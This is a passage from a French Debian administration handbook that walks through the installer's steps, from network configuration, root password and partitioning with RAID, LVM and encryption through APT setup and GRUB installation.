Cette étape est entièrement automatique dans l'immense majorité des cas. L'installateur détecte le matériel et cherche notamment à identifier le lecteur de CD-Rom employé afin de pouvoir accéder à son contenu. Il charge les modules correspondant aux différents éléments détectés puis « monte » le CD-Rom afin de pouvoir le lire. Les étapes précédentes étaient entièrement contenues dans l'image de démarrage intégrée au CD, fichier de taille limitée et chargé en mémoire par le BIOS lors de l'amorçage du CD.

L'installateur gère l'immense majorité des lecteurs, en particulier les périphériques ATAPI (parfois appelés IDE ou EIDE) standards. Toutefois, si la détection du lecteur de CD-Rom échoue, l'installateur propose de charger (par exemple depuis une clé USB) un module noyau correspondant au pilote du CD-Rom.

4.2.6. Chargement des composants

Le contenu du CD désormais accessible, l'installateur rapatrie tous les fichiers nécessaires à la poursuite de sa tâche. Cela comprend des pilotes supplémentaires pour le reste du matériel (et notamment la carte réseau) ainsi que tous les composants du programme d'installation.

4.2.7. Détection du matériel réseau

Cette étape automatique cherche à identifier la carte réseau et à charger le module correspondant. À défaut de reconnaissance automatique, il est possible de sélectionner manuellement le module à charger. Si aucun module ne fonctionne, il est possible de charger un module spécifique depuis un périphérique amovible. Cette dernière solution ne sert réellement que si le pilote adéquat n'est pas intégré au noyau Linux standard s'il est disponible par ailleurs, par exemple sur le site du fabricant.

Cette étape doit absolument réussir pour les installations de type *netinst* puisque les paquets Debian doivent y être chargés sur le réseau.

4.2.8. Configuration du réseau

Soucieux d'automatiser au maximum le processus, l'installateur tente une configuration automatique du réseau par DHCP (pour IPv4) et par découverte du réseau IPv6. Si celle-ci échoue, il propose plusieurs choix : réessayer une configuration DHCP normale, effectuer une configuration DHCP en annonçant un nom de machine, ou mettre en place une configuration statique du réseau.

Cette dernière demande successivement une adresse IP, un masque de sous-réseau, une adresse IP pour une éventuelle passerelle, un nom de machine et un nom de domaine.

ASTUCE

Configuration sans DHCP

Si le réseau local est équipé d'un serveur DHCP que vous ne souhaitez pas utiliser car vous préférez définir une adresse IP statique pour la machine en cours d'installation, vous pourrez lors du démarrage sur le CD-Rom ajouter l'option **`netcfg/use_dhcp=false`**. Il suffit de se placer sur l'entrée de menu désirée, d'appuyer sur TAB et d'ajouter l'option ci-dessus avant de valider par Entrée.

ATTENTION

Ne pas improviser

Beaucoup de réseaux locaux reposant sur une confiance concédée a priori à toutes les machines, une configuration inadéquate d'un ordinateur y cause souvent des dysfonctionnements. Par conséquent, ne connectez pas votre machine à un réseau sans convenir au préalable avec son administrateur des modalités correspondantes (par exemple le numéro IP, le masque réseau, l'adresse de *broadcast*...).

4.2.9. Configuration de l'horloge

Si le réseau est disponible, l'horloge interne du système est mise à jour (de façon ponctuelle et instantanée) à l'aide d'un serveur NTP. Les horodatages des logs seront ainsi précis dès le premier

démarrage. Pour qu'ils restent précis dans la durée, il faudra tout de même mettre en place un démon NTP après l'installation initiale (voir section 8.9.2, « Synchronisation horaire » page 188).

4.2.10. Mot de passe administrateur

Le compte super-utilisateur root, réservé à l'administrateur de la machine, est automatiquement créé lors de l'installation : c'est pourquoi un mot de passe est demandé. Une confirmation (ou deuxième saisie identique) évitera toute erreur de saisie, difficile à retrouver ensuite !




Figure 4.5 *Mot de passe administrateur*

SÉCURITÉ

Mot de passe administrateur

Le mot de passe de l'utilisateur `root` doit être long (6 caractères ou plus) et impossible à deviner. En effet, tout ordinateur (et a fortiori tout serveur) connecté à Internet fait régulièrement l'objet de tentatives de connexions automatisées avec les mots de passe les plus évidents. Parfois, il fera même l'objet d'attaques au dictionnaire, où diverses combinaisons de mots et de chiffres sont testées en tant que mots de passe. Évitez aussi les noms des enfants ou parents et autres dates de naissance : de nombreux collègues les connaissent et il est rare que l'on souhaite leur donner libre accès à l'ordinateur concerné.

Ces remarques valent également pour les mots de passe des autres utilisateurs, mais les conséquences d'une compromission sont moindres dans le cas d'un utilisateur sans droits particuliers.

Si l'inspiration vient à manquer, il ne faut pas hésiter à utiliser des générateurs de mot de passe comme `pwgen` (dans le paquet de même nom).

4.2.11. Création du premier utilisateur

Debian impose également de créer un compte utilisateur standard pour que l'administrateur ne prenne pas la mauvaise habitude de travailler en tant que root. Le principe de précaution veut en effet que chaque tâche soit effectuée avec le minimum de droits nécessaires, pour limiter l'impact d'une mauvaise manipulation. C'est pourquoi l'installateur vous demandera successivement le nom complet de ce premier utilisateur, son identifiant et son mot de passe (deux fois, pour limiter les risques d'erreur de saisie).




Figure 4.6 *Nom du premier utilisateur*

4.2.12. Détection des disques et autres périphériques

Cette étape automatique détecte les disques susceptibles d'accueillir Debian. Ils seront proposés dans l'étape suivante : le partitionnement.

4.2.13. Démarrage de l'outil de partitionnement

L'étape du partitionnement est traditionnellement difficile pour les utilisateurs débutants. Il faut en effet définir les différentes portions des disques (ou « partitions ») qui accueilleront le système de fichiers de Linux et sa mémoire virtuelle (*swap*). La tâche se complique si un autre système d'exploitation existe déjà et si on souhaite le conserver. En effet, il faudra alors veiller à ne pas altérer ses partitions (ou à les redimensionner de manière indolore).

CULTURE

Utilité du partitionnement

Le partitionnement, étape indispensable de l'installation, consiste à diviser l'espace disponible sur les disques durs (chaque sous-partie étant alors appelée une « partition ») en fonction des données à stocker et de l'usage prévu de l'ordinateur. Cette étape intègre aussi le choix des systèmes de fichiers employés. Toutes ces décisions ont une influence en termes de performances, de sécurité des données et d'administration du serveur.

Fort heureusement, le logiciel de partitionnement dispose d'un mode « assisté » qui propose à l'utilisateur les partitions à créer. Dans la majorité des cas, il suffit de valider ses propositions.




Figure 4.7 *Choix du mode de partitionnement*

Le premier écran de l'utilitaire de partitionnement propose d'employer un disque complet pour créer les diverses partitions. Pour un ordinateur (neuf) qui sera dédié à Linux, cette option est vraisemblablement la plus simple et l'on choisira donc l'option Assisté - utiliser un disque entier. Si l'ordinateur compte deux disques pour deux systèmes d'exploitation, consacrer un disque à chacun est également une solution facilitant le partitionnement. Dans ces deux cas, l'écran suivant permet de choisir le disque à consacrer à Linux en validant l'option correspondante (par exemple, SCSI1 (0,0,0) (sda) - 12.9 GB ATA VBOX HARDDISK pour installer Debian sur le premier disque). Vous débutez alors un partitionnement assisté.

Figure 4.8 *Disque à utiliser pour le partitionnement assisté*

Le partitionnement assisté est également capable de mettre en place des volumes logiques LVM au lieu de partitions (voir plus bas). Le reste du fonctionnement restant le même, nous ne détaillerons pas les options Assisté - utiliser tout un disque avec LVM (chiffré ou non).

Dans les autres cas, quand Linux doit cohabiter avec des partitions déjà présentes, il faudra opter pour un partitionnement manuel.

Partitionnement assisté

L'outil de partitionnement assisté propose trois méthodes de partitionnement, qui correspondent à des usages différents.

La première méthode s'intitule Tout dans une seule partition. Toute l'arborescence du système Linux est stockée dans un seul système de fichiers, correspondant à la racine `/`. Ce partitionnement simple et robuste convient parfaitement pour des ordinateurs personnels ou mono-utilisateurs. En réalité, deux partitions verront le jour : la première abritera le système complet ; la seconde, la mémoire virtuelle.

La deuxième méthode, Partition /home séparée, est similaire mais découpe l'arborescence en deux : une partie contient le système Linux (/) et la seconde les répertoires personnels (c'est-à-dire les données des utilisateurs, dans les fichiers placés sous /home/).

La dernière méthode de partitionnement, intitulée Partitions /home, /usr, /var et /tmp séparées, convient pour les serveurs et les systèmes multi-utilisateurs. Elle découpe l'arborescence en de nombreuses partitions : en plus de la racine (/) et des comptes utilisateurs (/home/), elle prévoit des partitions pour les applications (/usr/), pour les données des logiciels serveurs (/var/) et pour les fichiers temporaires (/tmp/). Ces divisions ont plusieurs avantages. Les utilisateurs ne pourront pas bloquer le serveur en consommant tout l'espace disque disponible (ils ne pourront remplir que /tmp/ et /home/). Les données des démons (et notamment les logs) ne pourront pas non plus bloquer le reste du système.




Figure 4.9 *Partitionnement assisté*

Après le choix du type de partitionnement, le logiciel calcule une proposition, qu'il détaille à l'écran et que l'on peut au besoin modifier. On peut notamment choisir un autre système de fichiers si le choix standard (*ext4*) ne convient pas. Dans la plupart des cas, il suffit cependant d'accepter la proposition de partitionnement en validant l'option Terminer le partitionnement et appliquer les changements.




Figure 4.10 *Valider le partitionnement*

B.A.-BA

Choisir un système de fichiers

Un système de fichiers définit la manière d'organiser les données sur un disque. Chaque système de fichiers existant a ses mérites et ses limitations. Certains sont plus robustes, d'autres plus efficaces : si l'on connaît bien ses besoins, le choix d'un système de fichiers plus adapté est possible. De nombreuses comparaisons ont déjà été réalisées ; il semblerait que ReiserFS soit particulièrement efficace pour la lecture de nombreux petits fichiers ; *XFS*, quant à lui, est plus véloce avec de gros fichiers. *Ext4*, le système employé par défaut chez Debian, est un bon compromis, par ailleurs basé sur les trois précédentes versions du système de fichiers historiquement utilisé par Linux (*ext*, *ext2*, et *ext3*). *Ext4* corrige certaines limitations de *ext3* et est particulièrement adapté aux disques de très grande capacité. Une autre posssibilité est d'expérimenter le très prometteur *btrfs* qui intègre de nombreuses fonctionnalités qui nécessitaient jusqu'à présent l'usage de LVM et/ou RAID.

Un système de fichiers journalisé (comme *ext3*, *ext4*, *btrfs*, *reiserfs* ou *xfs*) prend des dispositions particulières afin qu'en cas d'interruption brutale, il soit toujours possible de revenir dans un état cohérent sans être contraint à une analyse complète du disque (comme c'était le cas avec le système *ext2*). Cette fonctionnalité est obtenue en remplissant un journal décrivant les opérations à effectuer avant de les exécuter réellement. Si une opération est interrompue, il

sera possible de la « rejouer » à partir du journal. Inversement, si une interruption a lieu en cours de mise à jour du journal, le dernier changement demandé est simplement ignoré : les données en cours d'écriture sont peut-être perdues, mais les données sur le disque n'ayant pas changé, elles sont restées cohérentes. Il s'agit ni plus ni moins d'un mécanisme transactionnel appliqué au système de fichiers.

Partitionnement manuel

Le partitionnement manuel offre plus de souplesse et permet de choisir le rôle et la taille de chaque partition. Par ailleurs, ce mode est inévitable pour employer le RAID logiciel.

EN PRATIQUE

Réduire une partition Windows

Pour installer Debian à côté d'un système existant (Windows ou autre), il faut disposer d'un espace sur le disque qui ne soit pas utilisé par cet autre système, de manière à pouvoir y créer les partitions dédiées à Debian. Dans la majorité des cas, cela impliquera de réduire la partition Windows et de réutiliser l'espace ainsi libéré.

L'installateur Debian permet d'effectuer cette opération, à condition de l'utiliser en manuel. Il suffit alors de sélectionner la partition Windows et de saisir sa nouvelle taille (cela fonctionne aussi bien avec les partitions FAT que NTFS).

Le premier écran affiche les disques, les partitions qui les composent et tout éventuel espace libre non encore partitionné. On peut sélectionner chaque élément affiché ; une pression sur la touche Entrée donne alors une liste d'actions possibles.

On peut effacer toutes les partitions d'un disque en sélectionnant celui-ci.

En sélectionnant un espace libre d'un disque, on peut créer manuellement une nouvelle partition. Il est également possible d'y effectuer un partitionnement assisté, solution intéressante pour un disque contenant déjà un système d'exploitation mais que l'on souhaite partitionner pour Linux de manière standard. Reportez-vous à la section précédente pour plus de détails sur le partitionnement assisté.

B.A.-BA

Point de montage

Le point de montage est le répertoire de l'arborescence qui abritera le contenu du système de fichiers de la partition sélectionnée. Ainsi, une partition montée sur `/home/` est traditionnellement prévue pour contenir les données des utilisateurs.

Si ce répertoire se nomme « / », on parle alors de la *racine* de l'arborescence, donc de la partition qui va réellement accueillir le système Debian.

B.A.-BA

Mémoire virtuelle, ***swap***

La mémoire virtuelle permet au noyau Linux en manque de mémoire vive (RAM) de libérer un peu de place en stockant sur la partition d'échange, donc sur le disque dur, une partie du contenu de la RAM restée inactive un certain temps.

Pour simuler la mémoire supplémentaire, Windows emploie un fichier d'échange contenu directement sur un système de fichiers. À l'inverse, Linux emploie une partition dédiée à cet usage, d'où le terme de « partition d'échange ».

En sélectionnant une partition, on peut indiquer la manière dont on va l'utiliser :

- la formater et l'intégrer à l'arborescence en choisissant un point de montage ;
- l'employer comme partition d'échange (« *swap* ») ;
- en faire un volume physique pour chiffrement (pour protéger la confidentialité des données de certaines partitions, voir plus loin) ;
- en faire un volume physique pour LVM (notion détaillée plus loin dans ce chapitre) ;
- l'utiliser comme périphérique RAID (voir plus loin dans ce chapitre) ;
- ou ne pas l'exploiter et la laisser inchangée.

Emploi du RAID logiciel

Certains types de RAID permettent de dupliquer les informations stockées sur des disques durs pour éviter toute perte de données en cas de problème matériel condamnant l'un d'entre eux. Le RAID de niveau 1 maintient une simple copie fidèle (miroir) d'un disque sur un autre, alors que le RAID de niveau 5 répartit sur plusieurs disques des informations redondantes qui permettront de reconstituer intégralement un disque défaillant.

Nous traiterons ici du RAID de niveau 1, le plus simple à mettre en œuvre. La première étape est de créer deux partitions de taille identique situées sur deux disques différents et de les étiqueter volume physique pour RAID.

Il faut ensuite choisir dans l'outil de partitionnement l'élément Configurer le RAID avec gestion logicielle pour transformer ces deux partitions en un nouveau disque virtuel et sélectionner Créer un périphérique multidisque dans cet écran de configuration. Suit alors une série de questions concernant ce nouveau périphérique. La première s'enquiert du niveau de RAID à employer — RAID1 dans notre cas. La deuxième demande le nombre de périphériques actifs — deux ici, soit le nombre de partitions à intégrer dans ce périphérique RAID logiciel. La troisième question concerne le nombre de périphériques de réserve — zéro ; on n'a prévu aucun disque supplémentaire pour prendre immédiatement la relève d'un éventuel disque défectueux. La dernière question demande de choisir les partitions retenues pour le périphérique RAID — soit les

deux qu'on a prévues à cet usage (on veillera bien à ne sélectionner que des partitions mentionnant explicitement raid).

Au retour dans le menu principal, un nouveau disque virtuel RAID apparaît. Ce disque est présenté avec une unique partition qu'on ne peut supprimer mais que l'on peut affecter à l'usage de son choix (comme n'importe quelle autre partition).

Pour plus de détails sur le fonctionnement du RAID, on se reportera à la section 12.1.1, « RAID logiciel » page 327.

*Emploi de LVM (*Logical Volume Manager*)*

LVM permet de créer des partitions « virtuelles » s'étendant sur plusieurs disques. L'intérêt est double : les tailles des partitions ne sont plus limitées par celles des disques individuels mais par leur volume cumulé et on peut à tout moment augmenter la taille d'une partition existante, en ajoutant au besoin un disque supplémentaire.

LVM emploie une terminologie particulière : une partition virtuelle est un « volume logique », lui-même compris dans un « groupe de volumes », ou association de plusieurs « volumes physiques ». Chacun de ces derniers correspond en fait à une partition « réelle » (ou à une partition RAID logicielle).

Cette technique fonctionne assez simplement : chaque volume, physique ou logique, est découpé en blocs de même taille, que LVM fait correspondre entre eux. L'ajout d'un nouveau disque entraîne la création d'un nouveau volume physique et ses nouveaux blocs pourront être associés à n'importe quel groupe de volumes. Toutes les partitions du groupe de volumes ainsi agrandi disposeront alors d'espace supplémentaire pour s'étendre.

L'outil de partitionnement configure LVM en plusieurs étapes. Il faut d'abord créer sur les disques existants des partitions qui seront les volumes physiques LVM. Pour activer LVM, on choisira Configurer le gestionnaire de volumes logiques (LVM), puis dans cet écran de configuration, Créer un groupe de volumes — auquel on associera les volumes physiques existants. Enfin, on pourra créer des volumes logiques au sein de ce groupe de volumes. On notera que le système de partitionnement automatique est capable de faire toute cette mise en place.

Dans le menu du partitionneur, chaque volume logique apparaît comme un disque avec une seule partition que l'on ne peut supprimer mais que l'on peut affecter à l'usage de son choix.

Le fonctionnement de LVM est détaillé dans la section 12.1.2, « LVM » page 338.

Chiffrement de partitions

Pour garantir la confidentialité de vos données, par exemple en cas de perte ou de vol de votre ordinateur ou d'un disque dur, il est possible de chiffrer les données de partitions. Cette fonction-

nalité peut se greffer très facilement en amont de n'importe quel système de fichiers puisque, comme pour LVM, Linux (et plus particulièrement le pilote `dm-crypt`) utilise le *Device Mapper* pour créer une partition virtuelle (dont le contenu sera protégé) en s'appuyant sur une partition sous-jacente qui stockera les données sous une forme chiffrée (grâce à LUKS — *Linux Unified Key Setup* soit « Configuration de clés unifiée pour Linux » — un format standard permettant de stocker les données chiffrées mais aussi des méta-informations indiquant les algorithmes de chiffrement employés).

SÉCURITÉ

Partition d'échange chiffrée

Lorsqu'une partition chiffrée est employée, la clé de chiffrement est stockée en mémoire vive. Obtenir cette clé permet également de déchiffrer les données. Il est donc vital de ne pas en laisser de copie accessible à l'éventuel voleur de l'ordinateur ou du disque, ou à un technicien de maintenance. C'est pourtant quelque chose qui peut facilement arriver avec un portable, puisque, lors d'une mise en veille prolongée, le contenu de la mémoire vive est stockée sur la partition d'échange. Si celle-ci n'est pas elle-même chiffrée, le voleur peut la récupérer et l'utiliser pour déchiffrer les données des partitions chiffrées. C'est pourquoi, lorsque vous employez des partitions chiffrées, il est impératif de chiffrer également la partition d'échange !

L'installateur Debian prévient l'utilisateur lorsqu'il essaye de créer une partition chiffrée et que la partition d'échange ne l'est pas.

Pour créer une partition chiffrée, il faut d'abord attribuer une partition disponible à cet usage. Pour cela, la sélectionner et indiquer qu'elle sera utilisée comme volume physique pour chiffrement. Ensuite, et après que le partitionnement du disque contenant ce volume physique a été effectué, sélectionner Configurer les volumes chiffrés. Il sera alors proposé d'initialiser le volume physique avec des données aléatoires (rendant plus difficile la localisation des données réelles) puis de saisir une phrase secrète de chiffrement qu'il vous faudra saisir à chaque démarrage de votre ordinateur afin d'accéder au contenu de votre partition chiffrée. Une fois cette étape terminée et de retour au menu de l'outil de partionnement, une nouvelle partition est disponible dans un volume chiffré et vous pouvez désormais la configurer comme n'importe quelle autre partition. Le plus souvent, cette partition sera utilisée comme volume physique pour LVM afin de pouvoir protéger plusieurs partitions (volumes logique LVM) avec la même clé de chiffrement, dont notamment la partition d'échange (voir encadré).

4.2.14. Installation du système de base Debian

FIGURE 4.11 *Installation du système de base*

Cette étape, qui ne demande pas d'interaction de la part de l'utilisateur, installe les paquets du « système de base » de Debian. Celui-ci comprend les outils `dpkg` et `apt`, qui gèrent les paquets Debian, ainsi que les utilitaires nécessaires pour démarrer le système et commencer à l'exploiter.

4.2.15. Configuration de l'outil de gestion des paquets (`apt`)

Pour que l'on puisse installer des logiciels supplémentaires, il est nécessaire de configurer APT, en lui indiquant où trouver les paquets Debian. Cette étape est aussi automatisée que possible. Elle commence par une question demandant s'il faut utiliser une source de paquets sur le réseau, ou s'il faut se contenter des seuls paquets présents sur le CD-Rom.

NOTE

CD-Rom Debian dans le lecteur

Si l'installateur détecte un disque d'installation Debian dans le lecteur de CD-Rom, il n'est pas toujours nécessaire de configurer APT pour aller chercher des paquets sur le réseau : il est automatiquement configuré pour lire les paquets depuis ce lecteur. Si le disque fait partie d'un jeu de plusieurs, il proposera cependant d'« explorer » d'autres disques afin de référencer tous les paquets qu'ils stockent.

S'il faut utiliser des paquets en provenance du réseau, les deux questions suivantes permettent de sélectionner un serveur sur lequel aller chercher ces paquets, en choisissant d'abord un pays puis un miroir disponible dans ce pays (il s'agit d'un serveur public qui met à disposition une copie de tous les fichiers du serveur de Debian).

Figure 4.12 *Choix d'un miroir Debian*

Enfin, le programme propose de recourir à un mandataire (proxy) HTTP. En son absence, l'accès à Internet sera direct. Si l'on tape http://proxy.falcot.com:3128, APT fera appel au *proxy/cache* de Falcot, un programme « Squid ». Il est possible de retrouver ces paramètres en consultant la configuration d'un navigateur web sur une autre machine connectée au même réseau.

Les fichiers `Packages.gz` et `Sources.gz` sont ensuite automatiquement téléchargés pour mettre à jour la liste des paquets reconnus par APT.

B.A.-BA

Mandataire HTTP, proxy

Un mandataire (ou proxy) HTTP est un serveur effectuant une requête HTTP pour le compte des utilisateurs du réseau. Il permet parfois d'accélérer les téléchargements en gardant une copie des fichiers ayant transité par son biais (on parle alors de *proxy/cache*). Dans certains cas, c'est le seul moyen d'accéder à un serveur web externe ; il est alors indispensable de renseigner la question correspondante de l'installation pour que le programme puisse récupérer les paquets Debian par son intermédiaire.

Squid est le nom du logiciel serveur employé par Falcot SA pour offrir ce service.

4.2.16. Concours de popularité des paquets

Le système Debian contient un paquet *popularity-contest*, dont le but est de compiler des statistiques d'utilisation des paquets. Ce programme collecte chaque semaine des informations sur les paquets installés et ceux utilisés récemment et les envoie de manière anonyme aux serveurs du projet Debian. Le projet peut alors tirer parti de ces informations pour déterminer l'importance relative de chaque paquet, ce qui influe sur la priorité qui lui sera accordée. En particulier, les paquets les plus « populaires » se retrouveront sur le premier CD-Rom d'installation, ce qui en facilitera l'accès pour les utilisateurs ne souhaitant pas télécharger ou acheter le jeu complet.

Ce paquet n'est activé que sur demande, par respect pour la confidentialité des usages des utilisateurs.

4.2.17. Sélection des paquets à installer

L'étape suivante permet de choisir de manière très grossière le type d'utilisation de la machine ; les dix tâches présentées correspondent à des listes de paquets à installer. La liste des paquets réellement installés sera affinée et complétée par la suite, mais cette étape donne une bonne base très simplement.




Figure 4.13 *Choix des tâches*

Certains paquets sont par ailleurs automatiquement installés en fonction du matériel détecté (grâce au programme `discover-pkginstall` du paquet *discover*). Ainsi, s'il détecte une machine

virtuelle VirtualBox, il installera le paquet *virtualbox-ose-guest-dkms* permettant une meilleure intégration de la machine virtuelle avec son système hôte.

4.2.18. Installation du chargeur d'amorçage GRUB

Le chargeur d'amorçage est le premier programme démarré par le BIOS. Ce programme charge en mémoire le noyau Linux puis l'exécute. Souvent, il propose un menu permettant de choisir le noyau à charger et/ou le système d'exploitation à démarrer.

ATTENTION

Chargeur d'amorçage et *dual boot*

Cette phase du programme d'installation Debian détecte les systèmes d'exploitation déjà installés sur l'ordinateur et ajoute automatiquement des choix correspondants dans le menu de démarrage ; mais tous les programmes d'installation ne font pas de même.

En particulier, si l'on installe (ou réinstalle) Windows par la suite, le chargeur de démarrage sera écrasé. Debian sera alors toujours présent sur le disque dur, mais plus accessible par le menu de démarrage. Il faudra alors démarrer sur le système d'installation de Debian en mode **rescue** pour remettre en place un chargeur de démarrage moins exclusif. L'opération est décrite en détail dans le manuel d'installation.

➨ `http://www.debian.org/releases/stable/amd64/ch08s07.html`

